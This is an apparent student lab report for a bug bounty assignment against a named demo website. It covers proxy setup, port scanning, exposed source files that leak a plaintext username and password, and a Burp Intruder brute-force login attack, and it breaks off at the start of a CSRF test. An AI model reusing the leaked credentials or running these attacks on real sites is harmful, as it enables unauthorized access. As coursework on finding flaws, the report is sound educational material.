INFORMATION SECURITY LABORATORY

ASSIGNMENT - BUG BOUNTY

BY: RAJDEEP SENGUPTA

SRN: PES1201800144

SECTION: C

Website used:


- ***https://demopes.eoxvantage.com***

Tools used:

- Firefox browser
- Burp Suite Community Edition
- OS used: Ubuntu 20.04 LTS


Initial Setup:

1. Downloaded and started Burp Suite Community Edition
2. Downloaded CA certificates from http://localhost:8080 since Burp Suite proxy running on port 8080
3. In Firefox settings, added the CA certificates
4. In Firefox network settings, HTTPS host is set to 127.0.0.1 and port 8080
5. In Target tab of Burp Suite, added https://demopes.eoxvantage.com to scope and turned on intercept in proxy tab



SCANNING:

Ping and NMAP Scans



In the above screenshot, the ping command helps us to find the **IP address of the website *(18.191.212.93)***. This IP address is further used to perform a full scan of the server hosting the website.

This scan is done using *nmap* tool. Nmap tool analyses the web server and outputs the open ports of the server. This is very important information for further attacks based on specific ports. Some very important information on the server's location can be found which in this case is Amazon EC2 server located in us-east-2 region.


Nmap command is used in the above screenshot with the flag *-sT* which is used for scanning TCP ports.

Please note that the terminal name in the above screenshot is my SRN followed by my name.

==========

ATTACKS:


Finding File Structure and Discovering Hidden Files




All the webpage source code files are visible and accessible. Also, the previous login info is stored(as it can be seen username: testuser4, password:welcome2eox)

==========

Brute Force Login Attack




This is the original POST method when the user *testuser4* logs in with password. This POST message is sent to the **Intruder** tab in Burp Suite.




Setting the positions in Intruder attack for *username* and *password*

The attack type is set to ***Cluster Bomb.*** In this type of attack, each payload set is tried in every possible combination. For example, there are 2 positions and 2 payload sets for each position, then the attack will happen in 4 ways/combinations.




Setting a simple payload list for usernames




Setting a simple payload list for passwords

The attack happens using Cluster Bomb algorithm and each combination is tried. If the correct credentials is given in the payload list, then there will be at least one case where the attack will be successful. This case will have **status code 200 and different length**.



A failed case can be analysed based on the above screenshot:

- **Response message: *Invalid login or permission denied***
- **Status code: *403***
- **Length: *421 (same as most of the cases)***



The successful case can be analysed based on the above screenshot:

- **Response message:** ***containing id, tokens, cookies***
- **Status code:** ***200***
- **Length:** ***992 (unique/different from other cases)***


In real life, an attacker can create a general or customized list of usernames and passwords using social engineering attacks and use this brute force attack to login.

HENCE THE WEBSITE HAS BRUTE FORCE LOGIN VULNERABILITY


==========

CSRF Attack

Trying to *Change Password* in user account



Analysing the GET request when the *Submit* button is clicked.



